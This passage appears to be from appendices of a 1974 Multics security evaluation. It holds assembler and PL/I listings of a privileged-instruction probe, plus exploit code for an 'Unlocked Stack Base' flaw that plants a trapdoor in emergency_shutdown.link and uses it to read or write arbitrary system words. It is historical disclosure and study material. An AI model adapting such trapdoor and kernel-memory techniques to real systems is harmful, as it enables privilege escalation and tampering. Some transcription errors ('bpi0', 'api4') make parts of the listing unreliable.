B   000160  aa  6 00050 2541 00    97             stb      bases
    000161  aa  6 00060 7531 00    98             sreg     registers
    000162  aa  6 00070 3571 00    99             stcd     control
                                   100
C   000163  aa  0 00002 3521 20   101             eapbp    ap|2,*          Get pointer to argument 1
```

```
                                                  103
000165  4a  4 00202 6331 20    104                 rccl    <sys_info>|[clock_],* Read the clock
000166  aa  2 00002 7551 00    105                 sta     bpltime_of_failure  Store high order bits
000167  aa  2 00003 7561 00    106                 stq     bpllow_order_time   Store low bits - can't use staq
                                107
000170  aa   000000 6220 00    108                 eax2    0                   Zero x2
000171                          109 bases_loop:
000171  aa  6 00050 2361 12    110                 ldq     bases,2
000172  aa  2 00005 7561 12    111                 stq     bpisave_area,2
000173  aa   000001 6220 12    112                 eax2    1,2                 Increment by 1
000174  aa   000010 1020 03    113                 cmpx2   8,du                < 8 ?
000175  0a   000171 6040 00    114                 tmi     bases_loop
                                115
000176  aa   000000 6220 00    116                 eax2    0
000177                          117 regs_loop:
000177  aa  6 00060 2361 12    118                 ldq     registers,2
000200  aa  2 00015 7561 12    119                 stq     bpisave_area+8,2
000201  aa  6 00020 1731 20    120                 return
000202  aa  6 00010 0731 00
000203  aa  6 00024 6101 00
000204  aa   000001 6220 12    121                 eax2    1,2                 Increment loop counter by 1
000205  aa   000010 1020 03    122                 cmpx2   8,du                < 8 ?
000206  0a   000177 6040 00    123                 tmi     regs_loop
                                124
                                125
000207  aa  6 00070 2371 00    126                 ldaq    control
000210  aa  2 00025 7551 00    127                 sta     bpisave_area+16
000211  aa  2 00026 7561 00    128                 stq     bpisave_area+17
                                129
                                130
                                131
000212                          132 xed_fetcher:
000212  aa  6 00022 3521 20    133                 save
000213  aa  2 00020 6521 00
000214  aa  2 00100 3521 00
000215  aa  2 77722 2521 00
000216  aa  2 77700 3331 00
000217  aa  6 00032 2501 00
                                134
C   000220  aa  0 00002 3521 20 135                 eapbp   ap|2,*              get pointer to first arg
C   000221  aa  2 00000 3521 20 136                 eapbp   bp|0,*              first arg is a ptr
                                137
000222  0a   000261 7160 00    138                 xec     xed_fetch           execute the xed instruction
000223  0a   000254 7100 00    139                 tra     fetch_succeeded
                                140
                                141
000224                          142 xed_storer:
000224  aa  6 00022 3521 20    143                 save
000225  aa  2 00020 6521 00
000226  aa  2 00100 3521 00
000227  aa  2 77722 2521 00
000230  aa  2 77700 3331 00
000231  aa  6 00032 2501 00
C   000232  aa  0 00002 3521 20 144                 eapbp   ap|2,*
C   000233  aa  2 00000 3521 20 145                 eapbp   bp|0,*
                                146
000234  0a   000266 7160 00    147                 xec     xed_store
```

```
                000237  aa  6 00024 6101 00
                                                149
                                                150
                000240  aa  6 00022 3521 20     151   id_inst:  save
                000241  aa  2 00020 6521 00
                000242  aa  2 00100 3521 00
                000243  aa  2 77722 2521 00
                000244  aa  2 77700 3331 00
                000245  aa  6 00032 2501 00
          C     000246  aa  0 00002 3521 20     152             eapbp     ap|2,*
          C     000247  aa  2 00000 3521 20     153             eapbp     bp|0,*
                                                154
                000250  aa  2 00000 2361 20     155             ldq       bp|0,*              its pointer at bp|0 with id modifier
                000251  aa  6 00020 1731 20     156             return
                000252  aa  6 00010 0731 00
                000253  aa  6 00024 6101 00
                                                157
                000254                          158   fetch_succeeded:
          C     000254  aa  0 00004 3521 20     159             eapbp     ap|4,*              get pointer to second arg
                000255  aa  2 00000 7561 00     160             stq       bp|0                store result in it
                000256  aa  6 00020 1731 20     161             return
                000257  aa  6 00010 0731 00
                000260  aa  6 00024 6101 00
                                                162
                000261                          163   xed_fetch:
                000261  0a    000262 7170 00    164             xed       xed_fetch_pair
                                                165             even
                000262                          166   xed_fetch_pair:
                000262  aa  2 00000 2361 00     167             ldq       bp|0
                000263  aa    000000 0110 03    168             nop       0,du
                                                169
                000264                          170   xed_store_pair:
                000264  aa    000021 2360 07    171             ldq       17,dl
                000265  aa  2 00000 7561 00     172             stq       bp|0
                                                173
                000266                          174   xed_store:
                000266  0a    000264 7170 00    175             xed       xed_store_pair
                                                176
                                                177
                                                178
                000267  aa  6 00022 3521 20     179   legal_bf: save
                000270  aa  2 00020 6521 00
                000271  aa  2 00100 3521 00
                000272  aa  2 77722 2521 00
                000273  aa  2 77700 3331 00
                000274  aa  6 00032 2501 00
          C     000275  aa  0 00002 3521 20     180             eapbp     ap|2,*              get pointer to arg 1
          C     000276  aa  2 00000 3521 20     181             eapbp     bp|0,*              arg 1 is a pointer
                000277  aa    000000 6210 00    182             eax1      0                   put 0 in index register 1
                000300  aa    177777 6220 00    183             eax2      65535               to reference page 64
                000301  0a    000306 7170 00    184             xed       bounds_pair         do the bounds fault
                000302  aa  6 00020 1731 20     185             return
                000303  aa  6 00010 0731 00
                000304  aa  6 00024 6101 00
                                                186
                000305  aa    000000 0110 03    187             even
                000306                          188   bounds_pair:
                000306  aa  2 00000 2361 11     189             ldq       bp|0,1              reference first page
```

```
                                                  191
                                                  192
     000310                                       193   illegal_bf:
     000310  aa  6 00022 3521 20                  194               save
     000311  aa  2 00020 6521 00
     000312  aa  2 00100 3521 00
     000313  aa  2 77722 2521 00
     000314  aa  2 77700 3331 00
     000315  aa  6 00032 2501 00
C    000316  aa  0 00002 3521 20                  195               eapbp     ap|2,*
C    000317  aa  2 00000 3521 20                  196               eapbp     bp|0,*
     000320  aa    000000 6210 00                 197               eax1      0
     000321  aa    303240 6220 00                 198               eax2      100000          this time reference beyond 64K
     000322  0a    000306 7170 00                 199               xed       bounds_pair     shuld fault
                                                  200
C    000323  aa  0 00004 3521 20                  201               eapbp     ap|4,*          get pointer to return point
     000324  aa  2 00000 7561 00                  202               stq       bp|0            store the value we got illegally
     000325  aa  6 00020 1731 20                  203               return
     000326  aa  6 00010 0731 00
     000327  aa  6 00024 6101 00
                                                  204
     000330  aa    000000 0000 00                 205   arg_0:      arg       0
     000331  aa  6 00022 3521 20                  206   try_op:     save
     000332  aa  2 00020 6521 00
     000333  aa  2 00100 3521 00
     000334  aa  2 77722 2521 00
     000335  aa  2 77700 3331 00
     000336  aa  6 00032 2501 00
C    000337  aa  0 00002 3521 20                  207               eapbp     ap|2,*
     000340  aa  2 00000 2361 00                  208               ldq       bp|0            load the opcode
     000341  aa    000011 7360 00                 209               qls       9               shift it left 9 bits
     000342  0a    000330 0760 00                 210               adq       arg_0           add in the arg 0 instruction
C    000343  aa  0 00004 3521 20                  211               eapbp     ap|4,*          pointer to arg 2
C    000344  aa  2 00000 3521 20                  212               eapbp     bp|0,*          arg 2 is a pointer to segment
     000345  aa  2 00000 7561 00                  213               stq       bp|0            store the instruction in the segment
     000346  aa  2 00000 7161 00                  214               xec       bp|0            now execute the instruction
                                                  215
     000347  aa  6 00020 1731 20                  216               return
     000350  aa  6 00010 0731 00
     000351  aa  6 00024 6101 00
                                                  217
                                                  218
                                                  219               end

NO LITERALS
```

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

```
000352  5a    000003 000000
000353  2a    000174 000001
000354  aa  003 162 143 165          rcu
000355  5a    000006 000000
000356  2a    000166 000001
000357  aa  003 163 141 155          sam
000360  5a    000011 000000
000361  2a    000160 000001
000362  aa  003 154 141 155          lam
000363  5a    000015 000000
000364  2a    000152 000001
000365  aa  004 154 141 143          lacl
000366  aa  154 000 000 000
000367  5a    000021 000000
000370  2a    000144 000001
000371  aa  004 163 155 151          smic
000372  aa  143 000 000 000
000373  5a    000025 000000
000374  2a    000136 000001
000375  aa  004 163 155 143          smcm
000376  aa  155 000 000 000
000377  5a    000031 000000
000400  2a    000130 000001
000401  aa  004 162 155 143          rmcm
000402  aa  155 000 000 000
000403  5a    000034 000000
000404  2a    000122 000001
000405  aa  003 144 151 163          dis
000406  5a    000040 000000
000407  2a    000114 000001
000410  aa  004 143 151 157          cioc
000411  aa  143 000 000 000
000412  5a    000044 000000
000413  2a    000106 000001
000414  aa  004 163 144 142          sdbr
000415  aa  162 000 000 000
000416  5a    000050 000000
000417  2a    000100 000001
000420  aa  004 154 144 142          ldbr
000421  aa  162 000 000 000
000422  5a    000053 000000
000423  2a    000072 000001
000424  aa  003 154 144 164          ldt
000425  5a    000056 000000
000426  2a    000064 000001
000427  aa  003 163 143 165          scu
000430  5a    000061 000000
000431  2a    000056 000001
000432  aa  003 143 141 155          cam
000433  5a    000065 000000
000434  2a    000050 000001
000435  aa  007 151 144 137          id_inst
000436  aa  151 156 163 164
000437  5a    000072 000000
000440  2a    000042 000001
000441  aa  012 170 145 144          xed_storer
000442  aa  137 163 164 157
```

```
000444  5a    000077 000000
000445  2a    000034 000001
000446  aa  013 170 145 144        xed_fetcher
000447  aa  137 146 145 164
000450  aa  143 150 145 162
000451  5a    000104 000000
000452  2a    000026 000001
000453  aa  012 151 154 154        illegal_bf
000454  aa  145 147 141 154
000455  aa  137 142 146 000
000456  5a    000111 000000
000457  2a    000020 000001
000460  aa  010 154 145 147        legal_bf
000461  aa  141 154 137 142
000462  aa  146 000 000 000
000463  5a    000115 000000
000464  2a    000012 000001
000465  aa  006 164 162 171        try_op
000466  aa  137 157 160 000
000467  5a    000123 000000
000470  5a    000000 000002
000471  aa  014 163 171 155        symbol_table
000472  aa  142 157 154 137
000473  aa  164 141 142 154
000474  aa  145 000 000 000
000475  5a    000130 000000
000476  6a    000037 000002
000477  aa  010 162 145 154        rel_text
000500  aa  137 164 145 170
000501  aa  164 000 000 000
000502  5a    000135 000000

000504  aa  010 162 145 154        rel_link
000505  aa  137 154 151 156
000506  aa  153 000 000 000
000507  5a    000142 000000

000511  aa  012 162 145 154        rel_symbol
000512  aa  137 163 171 155
000513  aa  142 157 154 000
000514  aa    000000 000000

EXTERNAL NAMES

000515  aa  006 143 154 157        clock_
000516  aa  143 153 137 000
000517  aa  010 163 171 163        sys_info
000520  aa  137 151 156 146
000521  aa  157 000 000 000

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

000522  aa    000004 000000
000523  55    000145 000143
000524  aa    000001 000000
```

LINKAGE INFORMATION

```
000000  aa   000000 000000
000001  0a   000352 000000
000002  aa   000000 000000
000003  aa   000000 000000
000004  aa   000000 000000
000005  aa   000000 000000
000006  22   000010 000204
000007  a2   000000 000204
000010  9a   777770 0000 46        *text!
000011  5a   000155 0000 17
000012  3a   777766 3700 04        (entry_sequence)
000013  La   000003 0540 04
000014  0a   000331 6270 00
000015  La   777773 7100 24
000016  aa   000000 000000
000017  aa   000000 000000
000020  3a   777760 3700 04        (entry_sequence)
000021  La   000003 0540 04
000022  0a   000267 6270 00
000023  La   777765 7100 24
000024  aa   000000 000000
000025  aa   000000 000000
000026  3a   777752 3700 04        (entry_sequence)
000027  La   000003 0540 04
000030  0a   000310 6270 00
000031  La   777757 7100 24
000032  aa   000000 000000
000033  aa   000000 000000
000034  3a   777744 3700 04        (entry_sequence)
000035  La   000003 0540 04
000036  0a   000212 6270 00
000037  La   777751 7100 24
000040  aa   000000 000000
000041  aa   000000 000000
000042  3a   777736 3700 04        (entry_sequence)
000043  La   000003 0540 04
000044  0a   000224 6270 00
000045  La   777743 7100 24
000046  aa   000000 000000
000047  aa   000000 000000
000050  3a   777730 3700 04        (entry_sequence)
000051  La   000003 0540 04
000052  0a   000240 6270 00
000053  La   777735 7100 24
000054  aa   000000 000000
000055  aa   000000 000000
000056  3a   777722 3700 04        (entry_sequence)
000057  La   000003 0540 04
000060  0a   000000 6270 00
000061  La   777727 7100 24
000062  aa   000000 000000
000063  aa   000000 000000
000064  3a   777714 3700 04        (entry_sequence)
000065  La   000003 0540 04
000066  0a   000010 6270 00
000067  La   777721 7100 24
000070  aa   000000 000000
```

```
000072  3a   777706 3700 04          (entry_sequence)
000073  La   000003 0540 04
000074  0a   000020 6270 00
000075  La   777713 7100 24
000076  aa   000000 000000
000077  aa   000000 000000
000100  3a   777700 3700 04          (entry_sequence)
000101  La   000003 0540 04
000102  0a   000030 6270 00
000103  La   777705 7100 24
000104  aa   000000 000000
000105  aa   000000 000000
000106  3a   777672 3700 04          (entry_sequence)
000107  La   000003 0540 04
000110  0a   000040 6270 00
000111  La   777677 7100 24
000112  aa   000000 000000
000113  aa   000000 000000
000114  3a   777664 3700 04          (entry_sequence)
000115  La   000003 0540 04
000116  0a   000050 6270 00
000117  La   777671 7100 24
000120  aa   000000 000000
000121  aa   000000 000000
000122  3a   777656 3700 04          (entry_sequence)
000123  La   000003 0540 04
000124  0a   000060 6270 00
000125  La   777663 7100 24
000126  aa   000000 000000
000127  aa   000000 000000
000130  3a   777650 3700 04          (entry_sequence)
000131  La   000003 0540 04
000132  0a   000070 6270 00
000133  La   777655 7100 24
000134  aa   000000 000000
000135  aa   000000 000000
000136  3a   777642 3700 04          (entry_sequence)
000137  La   000003 0540 04
000140  0a   000100 6270 00
000141  La   777647 7100 24
000142  aa   000000 000000
000143  aa   000000 000000
000144  3a   777634 3700 04          (entry_sequence)
000145  La   000003 0540 04
000146  0a   000110 6270 00
000147  La   777641 7100 24
000150  aa   000000 000000
000151  aa   000000 000000
000152  3a   777626 3700 04          (entry_sequence)
000153  La   000003 0540 04
000154  0a   000120 6270 00
000155  La   777633 7100 24
000156  aa   000000 000000
000157  aa   000000 000000
000160  3a   777620 3700 04          (entry_sequence)
000161  La   000003 0540 04
000162  0a   000130 6270 00
000163  La   777625 7100 24
```

```
000165  aa   000000 000000
000166  3a   777612 3700 04        (entry_sequence)
000167  La   000003 0540 04
000170  0a   000140 6270 00
000171  La   777617 7100 24
000172  aa   000000 000000
000173  aa   000000 000000
000174  3a   777604 3700 04        (entry_sequence)
000175  La   000003 0540 04
000176  0a   000150 6270 00
000177  La   777611 7100 24
000200  aa   000000 000000
000201  aa   000000 000000
000202  9a   777576 0000 46        sys_info|clock_
000203  5a   000154 0000 20
```

SYMBOL INFORMATION

SYMBOL TABLE HEADER

```
000000  aa  000000 001001
000001  aa  240000 000033
000002  aa  000000 001045
000003  aa  240000 000427
000004  aa  000000 101452
000005  aa  141711 067671
000006  aa  000000 101561
000007  aa  720122 210541
000010  aa  000000 000000
000011  aa  000000 000002
000012  aa  000000 000000
000013  aa  000530 000204
000014  aa  000000 001474
000015  aa  240000 000440
000016  aa  003141 154155
000017  aa  037101 114115
000020  aa  040126 145162
000021  aa  163151 157156
000022  aa  040064 056064
000023  aa  054040 123145
000024  aa  160164 145155
000025  aa  142145 162040
000026  aa  061071 067063
000027  aa  163165 142166
000030  aa  040040 040040
000031  aa  040040 040040
000032  aa  040040 040040
000033  aa  040040 040040
000034  aa  040040 040040
000035  aa  040040 040040
000036  aa  040040 040040
```

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
	*text	subv1	2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21.
330	arg_0	subv1	205, 210.
50	bases	subv1	25, 97, 110.
171	bases_loop	subv1	109, 114.
306	bounds_pair	subv1	184, 188, 199.
0	cam	subv1	8, 28.
50	cloc	subv1	13, 50.
	clock_	subv1	104.
70	control	subv1	26, 99, 126.
60	dis	subv1	14, 55.
254	fetch_succeeded	subv1	139, 158.
240	id_inst	subv1	7, 151.
310	illegal_bf	subv1	4, 193.
120	lacl	subv1	18, 75.
130	lam	subv1	19, 80.
30	ldbr	subv1	11, 40.
20	ldt	subv1	10, 36.
267	legal_bf	subv1	3, 179.
3	low_order_time	subv1	23, 106.
160	master_mode_succeeded	subv1	30, 34, 38, 42, 47, 52, 57, 62, 67, 72, 77, 82, 87, 92, 96.
150	rcu	subv1	21, 90.
60	registers	subv1	25, 98, 118.
177	regs_loop	subv1	117, 123.
70	rmcm	subv1	15, 60.
140	sam	subv1	20, 85.
5	save_area	subv1	24, 111, 119, 127, 128.
10	scu	subv1	9, 32.
40	sdbr	subv1	12, 45.
100	smcm	subv1	16, 65.
110	smic	subv1	17, 70.
	sys_info	subv1	104.
2	time_of_failure	subv1	22, 105.
331	try_op	subv1	2, 206.
261	xed_fetch	subv1	138, 163.
212	xed_fetcher	subv1	5, 132.
262	xed_fetch_pair	subv1	164, 166.
266	xed_store	subv1	147, 174.
224	xed_storer	subv1	6, 142.
264	xed_store_pair	subv1	170, 175.

FATAL ERRORS ENCOUNTERED

APPENDIX B

Unlocked Stack Base Listing

This appendix contains listings of the four modules which make up the code needed to exploit the Unlocked Stack Base Vulnerability described in Section 3.3.3. The first two procedures, di and dia, implement step one of the vulnerability - inserting code into emergency_shutdown.link (referred to in the listings as esd.link.) The last two procedures, fi and fia, implement step two of the vulnerability - actually using the inserted code to read or write any 36 bit quantity in the system. Figure 9 in the main text corresponds to di and dia. Figure 10 corresponds to fi and fia. As in Appendix A, obsolete 645 instructions are flagged by the assembler.

```
COMPILATION LISTING OF SEGMENT dl
Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
Compiled on: 04/10/74  1838.9 edt Wed
    Options: map

 1 dl:
 2      proc;
 3
 4 /* Procedure to place trapdoor in emergency_shutdown.link */
 5           declare
 6           ring0_get_$segptr entry (char (*), char (*), ptr, fixed bin),
 7           sp ptr,
 8           code fixed bin,
 9           com_err_ entry options (variable),
10           i fixed bin,
11           fi entry (ptr, bit (36) aligned),
12           dia entry (ptr, ptr),
13           mvoffset fixed bin int static init (296),         /* offset within emergency_shutdown.link at which to patch */
14           mvp ptr;
15           call ring0_get_$segptr ("", "signaller", sp, code); /* get segment number of signaller */
16           if code ^= 0 then
17                do;
18 error:
19                call com_err_ (code, "dl");
20                return;
21           end;
22           call ring0_get_$segptr ("", "emergency_shutdown.link", mvp, code); /* get segment number of emergency_shutdown.link
*/
23           if code ^= 0 then go to error;
24
25           call dia (sp, addrel (mvp, mvoffset));            /* call alm program to finish */
26           do i = mvoffset to mvoffset+11, mvoffset+14 to mvoffset+23; /* zero out all but 2 instruction patch */
27                call fi (addrel (mvp, i), "0"b);             /* other words were filled from registers */
28           end;
29      end;
```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code		000102	automatic	fixed bin(17,0)	dcl 6 set ref 15 16 18 22 23
com_err_		000014	constant	entry	external dcl 6 ref 18
dia		000020	constant	entry	external dcl 6 ref 25
fi		000016	constant	entry	external dcl 6 ref 27
i		000103	automatic	fixed bin(17,0)	dcl 6 set ref 26 27 27
mvoffset			constant	fixed bin(17,0)	initial dcl 6 ref 25 25 26 26 26 26
mvp		000104	automatic	pointer	dcl 6 set ref 22 25 25 27 27
ring0_get_$segptr		000012	constant	entry	external dcl 6 ref 15 22
sp		000100	automatic	pointer	dcl 6 set ref 15 25
NAMES DECLARED BY EXPLICIT CONTEXT.					
di		000020	constant	entry	external dcl 1 ref 1
error		000061	constant	label	dcl 18 ref 18 23
NAME DECLARED BY CONTEXT OR IMPLICATION.					
addrel				builtin function	internal ref 25 25 27 27

STORAGE REQUIREMENTS FOR THIS PROGRAM.

	Object	Text	Link	Symbol	Defs	Static
Start	0	0	270	312	220	300
Length	454	220	22	127	50	12

External procedure di uses 118 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

call_ext_out_desc	call_ext_out	return	ext_entry	rpd_loop_1_ip_bp

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

com_err_	dia	fi	ring0_get_$segptr

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
1	000017	15	000025	16	000057	18	000061	20	000100	22	000101	23	000132
25	000134	26	000150	27	000161	28	000200	29	000217				

```
ASSEMBLY LISTING OF SEGMENT >user_dir_dir>Druid>Karger>compiler_pool>dia.alm
ASSEMBLED ON:       04/11/74  1824.7 edt Thu
OPTIONS USED:       list  old_object  old_call  symbols
ASSEMBLED BY:       ALM Version 4.4, September 1973
ASSEMBLER CREATED:  02/13/74  1728.8 edt Wed

                                                    1              name      dia
                                                    2              entry     dia
                                                    3              tempd     return_pointer,do_it_ptr
000000  aa  6 00022 3521 20                        4   dia:       push
000001  aa  2 00020 6521 00
000002  aa  2 00060 3521 00
000003  aa  2 77742 2521 00
000004  aa  2 77720 3331 00
000005  aa  6 00032 2501 00
000006  0a    000030 2370 00                        5              ldaq      xed_inst           "instructions in AQ
C 000007  0a    000023 3520 00                      6              eapbp     return_inst        "pointer to return point
C 000010  aa  6 00050 2521 00                      7              stpbp     return_pointer
C 000011  aa  6 00036 3701 00                      8              eapip     return_pointer-10  "signaller does tra ipi10,*
C 000012  aa  0 00004 3521 20                      9              eapbp     api4,*
C 000013  aa  2 00000 3521 20                     10              eapbp     bpi0,*             "pointer to esd.link
C 000014  aa  6 00052 2521 00                     11              stpbp     do_it_ptr
C 000015  aa  0 00002 3521 20                     12              eapbp     api2,*
C 000016  aa  2 00000 3501 20                     13              eapap     bpi0,*             "ptr to signaller
C 000017  aa  6 00000 3521 00                     14              eapbp     spi0               "save stack ptr
C 000020  aa  6 00052 3721 20                     15              eapsp     do_it_ptr,*        "ptr to esd.link into sp
000021  aa   777777 6200 00                       16              eax0      -1
000022  aa  0 00000 7101 00                       17              tra       api0               "transfer to signaller
000023                                            18   return_inst:
C 000023  aa  2 00000 3721 00                     19              eapsp     bpi0               "restore stack ptr
000024  aa  6 00020 1731 20                       20              return
000025  aa  6 00010 0731 00
000026  aa  6 00024 6101 00
                                                  21
000027  aa    000000 0110 03                      22              even
000030                                            23              inhibit   on                 "so trapdoor isn't interrupted
000030  aa  2 00000 7173 00                       24   xed_inst:  xed       bpi0               "here's the trapdoor!
000031  aa  2 00002 7103 00                       25              tra       bpi2               "so trapdoor can return
000032                                            26              inhibit   off
                                                  27
                                                  28              end

NO LITERALS
```

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

```
    000032  5a   000003 000000
    000033  2a   000012 000001
    000034  aa  003 144 151 141          dia
    000035  5a   000011 000000
    000036  6a   000000 000002
    000037  aa  014 163 171 155          symbol_table
    000040  aa  142 157 154 137
    000041  aa  164 141 142 154
    000042  aa  145 000 000 000
    000043  5a   000016 000000
    000044  6a   000037 000002
    000045  aa  010 162 145 154          rel_text
    000046  aa  137 164 145 170
    000047  aa  164 000 000 000
    000050  5a   000023 000000

    000052  aa  010 162 145 154          rel_link
    000053  aa  137 154 151 156
    000054  aa  153 000 000 000
    000055  5a   000030 000000

    000057  aa  012 162 145 154          rel_symbol
    000060  aa  137 163 171 155
    000061  aa  142 157 154 000
    000062  aa   000000 000000
```

NO EXTERNAL NAMES

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

```
    000063  aa   000001 000000
    000064  aa   000000 000000
```

INTERNAL EXPRESSION WORDS

```
    000065  5a   000031 000000
```

LINKAGE INFORMATION

```
000000  aa   000000 000000
000001  0a   000032 000000
000002  aa   000000 000000
000003  aa   000000 000000
000004  aa   000000 000000
000005  aa   000000 000000
000006  22   000010 000020
000007  a2   000000 000020
000010  9a   777770 0000 46          *text!
000011  5a   000033 0000 17
000012  3a   777766 3700 04          (entry_sequence)
000013  La   000003 0540 04
000014  0a   000000 6270 00
000015  La   777773 7100 24
000016  aa   000000 000000
000017  aa   000000 000000
```

SYMBOL INFORMATION

SYMBOL TABLE HEADER

```
000000  aa   000000 001001
000001  aa   240000 000033
000002  aa   000000 001045
000003  aa   240000 000427
000004  aa   000000 101452
000005  aa   141711 067671
000006  aa   000000 101561
000007  aa   717414 003357
000010  aa   000000 000000
000011  aa   000000 000002
000012  aa   000000 000000
000013  aa   000066 000020
000014  aa   000000 001474
000015  aa   240000 000440
000016  aa   003141 154155
000017  aa   037101 114115
000020  aa   040126 145162
000021  aa   163151 157156
000022  aa   040064 056064
000023  aa   054040 123145
000024  aa   160164 145155
000025  aa   142145 162040
000026  aa   061071 067063
000027  aa   144151 141040
000030  aa   040040 040040
000031  aa   040040 040040
000032  aa   040040 040040
000033  aa   040040 040040
000034  aa   040040 040040
000035  aa   040040 040040
000036  aa   040040 040040
```

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number		
	*text	dia:	2.		
0	dia	dia:	2,	4.	
52	do_it_ptr	dia:	3,	11,	15.
23	return_inst	dia:	6,	18.	
50	return_pointer	dia:	3,	7,	8.
30	xed_inst	dia:	5,	24.	

NO FATAL ERRORS

```
COMPILATION LISTING OF SEGMENT fi
Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
Compiled on: 04/10/74  1840.9 edt Wed
    Options: map

 1 fi:
 2      proc (fixp, word);
 3
 4 /* Entry to store 36 bits */
 5
 6           declare
 7           ring0_get_$segptr entry (char (*), char (*), ptr, fixed bin),
 8           mvoffset fixed bin int static init (296),
 9           ( sp,
10           mvp)
11           ptr,
12           code fixed bin,
13           fixp ptr,                                          /* pointer to word to be read/written */
14           word bit (36) aligned,
15           fia entry (ptr, ptr, ptr, bit (36) aligned),
16           com_err_ entry options (variable),
17           fia$gia entry (ptr, ptr, ptr, bit (36) aligned),
18           fix bit (1) aligned;
19           fix = "1"b;
20           go to common;
21
22
23 gi:
24           entry (fixp, word);
25                                                              /* Entry to read out 36 bits */
26           fix = "0"b;
27
28 common:
29           call ring0_get_$segptr ("", "signaller", sp, code); /* get segment number of signaller */
30           if code ^= 0 then
31                do;
32 error:
33                call com_err_ (code, "fi");
34                return;
35           end;
36           call ring0_get_$segptr ("", "emergency_shutdown.link", mvp, code); /*  get segment number of emergency_shutdo
*/
37           if code ^= 0 then go to error;
38           if fix then call fia (sp, addrel (mvp, mvoffset+12), fixp, word); /* call aim program to finish */
39           else call fia$gia (sp, addrel (mvp, mvoffset+12), fixp, word);
40      end;
```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code		000104	automatic	fixed bin(17,0)	dcl 7 set ref 28 30 32 36 37
com_err_		000016	constant	entry	external dcl 7 ref 32
fia		000014	constant	entry	external dcl 7 ref 38
fia$gia		000020	constant	entry	external dcl 7 ref 39
fix		000105	automatic	bit(1)	dcl 7 set ref 19 26 38
fixp			parameter	pointer	dcl 7 set ref 1 23 38 39
mvoffset			constant	fixed bin(17,0)	initial dcl 7 ref 38 38 39 39
mvp		000102	automatic	pointer	dcl 7 set ref 36 38 38 39 39
ring0_get_$segptr		000012	constant	entry	external dcl 7 ref 28 36
sp		000100	automatic	pointer	dcl 7 set ref 28 38 39
word			parameter	bit(36)	dcl 7 set ref 1 23 38 39
NAMES DECLARED BY EXPLICIT CONTEXT.					
common		000040	constant	label	dcl 28 ref 20 28
error		000076	constant	label	dcl 32 ref 32 37
fi		000021	constant	entry	external dcl 1 ref 1
gi		000032	constant	entry	external dcl 23 ref 23
NAME DECLARED BY CONTEXT OR IMPLICATION.					
addrel				builtin function	internal ref 38 38 39 39

STORAGE REQUIREMENTS FOR THIS PROGRAM.

	Object	Text	Link	Symbol	Defs	Static
Start	0	0	304	326	224	314
Length	470	224	22	130	60	12

External procedure fi uses 114 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

call_ext_out_desc	call_ext_out	return	ext_entry

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

com_err_	fia	fia$gia	ring0_get_$segptr

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
1	000020	19	000026	20	000030	23	000031	26	000037	28	000040	30	000074
32	000076	34	000115	36	000116	37	000152	38	000154	39	000201	40	000223

```
ASSEMBLY LISTING OF SEGMENT >user_dir_dir>Druid>Karger>compiler_pool>fia.alm
ASSEMBLED ON:       04/11/74  1826.0 edt Thu
OPTIONS USED:       list  old_object  old_call  symbols
ASSEMBLED BY:       ALM Version 4.4, September 1973
ASSEMBLER CREATED:  02/13/74  1728.8 edt Wed

                                                    1              name      fia
                                                    2              entry     fia
                                          000000    3              entry     gia
                                                    4
                                                    5              tempd     tra_p,fixp,wordp
                                                    6              temp      word
000000  aa  6 00022 3521 20                         7   fia:       push                          "entry to store 36 bits
000001  aa  2 00020 6521 00
000002  aa  2 00060 3521 00
000003  aa  2 77742 2521 00
000004  aa  2 77720 3331 00
000005  aa  6 00032 2501 00
C 000006  aa  0 00010 3521 20                       8              eapbp     ap|8,*
000007  aa  2 00000 2361 00                         9              ldq       bp|0
000010  aa  6 00056 7561 00                        10              stq       word                          "36 bits to be stored
C 000011  aa  0 00006 3521 20                      11              eapbp     ap|6,*
C 000012  aa  2 00000 3521 20                      12              eapbp     bp|0,*
C 000013  aa  6 00052 2521 00                      13              stpbp     fixp                          "ptr to where to store
C 000014  aa  0 00004 3521 20                      14              eapbp     ap|4,*
C 000015  aa  2 00000 3701 20                      15              eapip     bp|0,*
C 000016  aa  6 00050 6501 00                      16              stpip     tra_p                         "ptr to trapdoor in esd.link
C 000017  aa  6 00036 3701 00                      17              eapip     tra_p-10                      "signaller does tra ip|10,*
C 000020  0a    000024 3520 00                     18              eapbp     ldq_stq                       "ptr to instructions to xed
C 000021  aa  0 00002 3501 20                      19              eapap     ap|2,*                        "ptr to signaller
000022  aa   777777 6200 00                        20              eax0      -1
000023  aa  0 00000 7101 20                        21              tra       ap|0,*                        "transfer to signaller
                                                   22
                                                   23              even
000024                                             24              inhibit   on                            "trapdoor xed's these
000024  aa  6 00056 2363 00                        25   ldq_stq:   ldq       word                          "load 36 bits to patch
000025  aa  6 00052 7563 20                        26              stq       fixp,*                        "store 36 bits thru ptr
000026                                             27              inhibit   off                           "trapdoor does tra bp|2
